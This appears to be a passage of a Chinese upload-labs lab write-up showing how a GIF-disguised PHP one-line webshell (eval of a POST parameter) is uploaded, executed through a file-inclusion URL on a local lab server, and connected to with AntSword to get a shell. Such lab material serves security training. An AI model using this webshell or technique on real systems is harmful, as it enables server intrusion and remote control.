


- 要利用文件包含漏洞写一个 `include.php` 传入再解析图片才能执行木马，在这里打开文件包含漏洞链接




- 重新构造 `URL`，在文件包含漏洞的网址后加上传图片马的网址

`http://192.168.104.55:8080/upload-labs/include.php(文件漏洞)?file=upload/2620240211021030.gif(图片马)`




- 最后回车，代码成功执行




方法二

- 编写脚本文件 `FourteenSecondMethod.php`，在一句话木马前加上 `GIF 89A`


```
GIF 89A
<?php @eval($_POST['FourteenSecond']); ?>
```




- 上传脚本文件 `FourteenSecondMethod.php`




- 由于第一步加上的代码 `GIF 89A`，上传的文件 `FourteenSecondMethod.php` 会被解析为 `GIF` 文件




- 右键打开 GIF 文件



- 复制打开 GIF 文件网址




- 利用文件包含漏洞




- 重新构造 URL，文件包含漏洞网址后加上图片马的文件位置


```
URL=http://192.168.104.55:8080/upload-labs/include.php(文件包含漏洞)?
file=upload/20202402110210 30.gif(图片马位置)
```




- 回车，文件成功执行




- 打开蚁剑，添加配置数据如下，URL地址为文件包含漏洞网址后加图片马的文件位置，连接密码根据图片马而设置



- 配置数据后连接成功，成功 `getshell`

